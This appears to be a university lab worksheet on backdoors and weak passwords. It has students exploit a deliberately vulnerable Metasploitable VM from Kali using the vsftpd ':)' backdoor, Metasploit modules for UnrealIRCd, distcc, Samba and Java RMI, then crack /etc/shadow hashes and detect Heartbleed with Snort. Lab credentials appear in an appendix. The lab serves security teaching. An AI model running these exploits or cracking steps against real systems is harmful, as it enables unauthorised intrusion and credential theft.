Lab 7: Backdoors and Weak Passwords

A Backdoors

Our challenge is to analyse backdoors and weak passwords. Figure 1 shows an overview of the system.




Figure 1: Testing infrastructure

B Setting up the network

In this lab we will use two main hosts: **Metasploitable** and **Kali**, and should be added to the network:

http://asecuritysite.com/csn10107/nets

You will be testing from Kali to Metasploitable.

Now take a quick audit of your system:

Kali IP address/subnet mask:	
Kali MAC address:	
Kali Gateway address:	
Metasploit IP address:	
Metasploit MAC address:	
Metasploit Gateway address:	

With the Metasploitable IP address, run NMAP against it, and determine the ports that are open:

C Backdoors

Metaspoitable is running an FTP server (vsftp), and which has an intentional backdoor within the version running on it. The back door is exploited with the user name ending with ":)", and then the server listens on port 6200:

```
root@ubuntu:~# telnet $IPMETA$ 21
Trying 192.168.99.131...
Connected to 10.200.0.1.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user mybackdoor:)
331 Please specify the password.
pass none
^]
telnet> quit

Connection closed.

root@ubuntu:~# telnet $IPMETA$ 6200
Trying 10.200.0.1...
Connected to 10.200.0.1.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
```

Now try the following, and determine what you get:

```
echo $PWD
echo $OSTYPE
echo $MACHTYPE
```

The UnrealRCD IRC daemon runs on port 6667. The version on Metasploitable has a backdoor where the user sends "AB", and then follows it with a system command on a listening port.

```
msfconsole
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf  exploit(unreal_ircd_3281_backdoor) > set RHOST $IPMETA$
msf  exploit(unreal_ircd_3281_backdoor) > exploit
[*] Started reverse double handler
[*] Connected to 10.200.0.239:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo EuOnaOIiLuzxAmSN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "EuOnaOIiLuzxAmSN\r\n"
```

```
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.200.0.206:4444 ->
10.200.0.239:57039) at 2015-03-09 17:56:44 -0400

id

uid=0(root) gid=0(root)
```

Now try the following, and determine what you get:

```
pwd

ls

ps
```

The **distccd** server is used to perform large-scale compiler task. It does, though have a backdoor:

```
msfconsole
msf > use exploit/unix/misc/distcc_exec
msf  exploit(distcc_exec) > set RHOST $IPMETA$
msf  exploit(distcc_exec) > exploit
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OsYn6DSuN4gp4cBb;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "OsYn6DSuN4gp4cBb\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.200.0.206:4444 ->
10.200.0.239:46007) at 2015-03-09 18:03:46 -0400
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Now perform the following and outline the results:

```
whoami

set

pwd
```

Samba is used to share files, but can also be used to create a backdoor and allow access to the root file system using an anonymous connection.

```
root@kali:~# smbclient -L //$IPMETA$
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
```

```
   Sharename       Type      Comment
   ---------       ----      -------
   print$          Disk      Printer Drivers
   tmp             Disk      oh noes!
   opt             Disk
   IPC$            IPC       IPC Service (metasploitable server (Samba
3.0.20-Debian))
   ADMIN$          IPC       IPC Service (metasploitable server (Samba
3.0.20-Debian))
root@ubuntu:~# msfconsole
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf  auxiliary(samba_symlink_traversal) > set RHOST $IPMETA$
msf  auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
msf  auxiliary(samba_symlink_traversal) > exploit
[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]  \\10.200.0.239\tmp\rootfs\

[*] Auxiliary module execution completed
msf  auxiliary(samba_symlink_traversal) > exit

root@ubuntu:~# smbclient //$IPMETA$/tmp

Anonymous login successful
```

Outline what you see for the tmp share:

Now perform an `ls`.

What are the folders on the system.

Now we will grab the passwd file:

```
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1581 as /tmp/smbmore.5h0OzV (514.6
KiloBytes/sec) (average 514.6 KiloBytes/sec)
```

Outline some of the users in passwd file:

The MS-RPC methods used in smbd on Samba (3.0.0 to 3.0.25rc3) allowed a remote shell using shell metacharacters (CVE-2007-2447):

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set RHOST $IPMETA$
msf exploit(usermap_script) > exploit
[*] Started reverse double handler
```

```
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo sjT7l2XVxJpmrLxW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "sjT7l2XVxJpmrLxW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.200.0.206:4444 ->
10.200.0.239:51637) at 2015-03-09 18:39:24 -0400
```

Confirm that you can run the following commands:

whoami

id

D Weak passwords

The following users have weak passwords (for rlogin):

msfadmin
user
postgres
sys
klog
service

Using hydra on Kali, determine the passwords. Hint … use a password that is the same as the user … think about numeric sequences … and who is Robin's partner. What are the passwords for the users:

From the user list you generated from the passwd file, can you determine some of the other passwords:

Java RMI is the remote object innovacation service and can be used to run remote processes. It can be exploit a backdoor in the Java RMI server. First start Wireshark and then perform the exploit:

```
msf > use exploit/multi/misc/java_rmi_server
msf  exploit(java_rmi_server) > set LHOST $IPKALI$
msf  exploit(java_rmi_server) > set RPORT 1099
msf  exploit(java_rmi_server) > set LPORT 25882
msf  exploit(java_rmi_server) > set SRVPORT 8080
msf  exploit(java_rmi_server) > set RHOST $IPMETA$
msf  exploit(java_rmi_server) > set PAYLOAD java/meterpreter/bind_tcp
msf  exploit(java_rmi_server) > set TARGET 0
msf  exploit(java_rmi_server) > set SRVHOST 0.0.0.0
msf  exploit(java_rmi_server) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
msf exploit(java_rmi_server) > [*] Using URL:
http://0.0.0.0:8080/Cj3PIjjEEFxcH
[*]  Local IP: http://10.200.0.206:8080/Cj3PIjjEEFxcH
[*] Connected and sending request for
http://10.200.0.206:8080/Cj3PIjjEEFxcH/X.jar
[*] 10.200.0.239     java_rmi_server - Replied to request for payload JAR
[*] Sending stage (30355 bytes) to 10.200.0.239
[+] Target 10.200.0.239:1099 may be exploitable...
[*] Meterpreter session 1 opened (10.200.0.206:40241 ->
10.200.0.239:25882) at 2015-03-09 18:49:42 -0400
[*] Server stopped.
```

In Wireshark can you find the request for a Jar file? What is its name, and what is the reply?

We have now installed the meterpreter, and can recall the background session with:

```
sessions -i 1
```

Now determine:

```
sysinfo

getuid

ipconfig
```

Can you get access to the /etc/password: Yes/No

Can you see the hashed passwords: Yes/No

Can you get access to the /etc/shadow file: Yes/No

Can you see the hashed passwords: Yes/No

Now copy the values in the /etc/shadow file such as:

```
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
```

Now, on Kali, check the user names that you determined, using the command of the form:

```
openssl passwd -1 -salt kR3ue7JZ service
```

Can you verify the user names and passwords determined?

Now use John the Ripper to determine the passwords in the /etc/shadow. What are they:


E Installing HTTPS and Heartbleed

No	Description	Result

1	Go to your Kali Linux instance. Setup a secure Web server using the commands:
	
	`sudo apt-get install apache2`
	`sudo a2enmod ssl`
	`sudo a2ensite default-ssl`
	
	`sudo openssl req -new -x509 -days 365 -sha1 -newkey rsa:1024 -nodes -keyout server.key -out server.crt`
	
	`sudo /etc/init.d/apache2 restart`
		Which OpenSSL is used on your Kali instance:
		
		Can you connect from Kali to your local host with:
		
		https://localhost
		
		Can you connect to your Kali instance from a Web browser on Windows 7:
		
		https://10.200.0.x
		
		[Yes][No]

2	On Kali, now download the following Python script to detect Heartbleed:
	
	`http://asecuritysite.com/heart.zip`
	
	Test your server with:
	
	`python heart.py 192.168.x.x`
	
	If you server is not vulnerable, you can use the server at: **10.200.2.56**
		Is your server vulnerable?
		
		What is used to detect the vulnerability?

3	On Wireshark, now repeat 2, and capture data packets. Detailed analysis: http://youtu.be/IXhvLt3EX1k	

	Now search for: `tcp matches "\x18\x03"` 	Can you find the data packet which contains the Heartbleed vulnerability? What are the details that are sent?
4	Now enable Snort to detect the Heartbleed discovery packet: `alert tcp any any -> any 443 (msg:"Heartbeat request"; content:"|18 03 02 00|"; rawbytes;sid:100000)`	Do you detect it: Yes/No

Appendix

User logins: Ubuntu (User: napier, Password: napier123), Windows: (User: Administrator, Password: napier), Vyatta (User: vyatta, Password: vyatta), pfsense (User: admin, Password: pfsense),

Metasploitable (User: msfadmin, Password: napier123) Kali (User: root, Password: toor).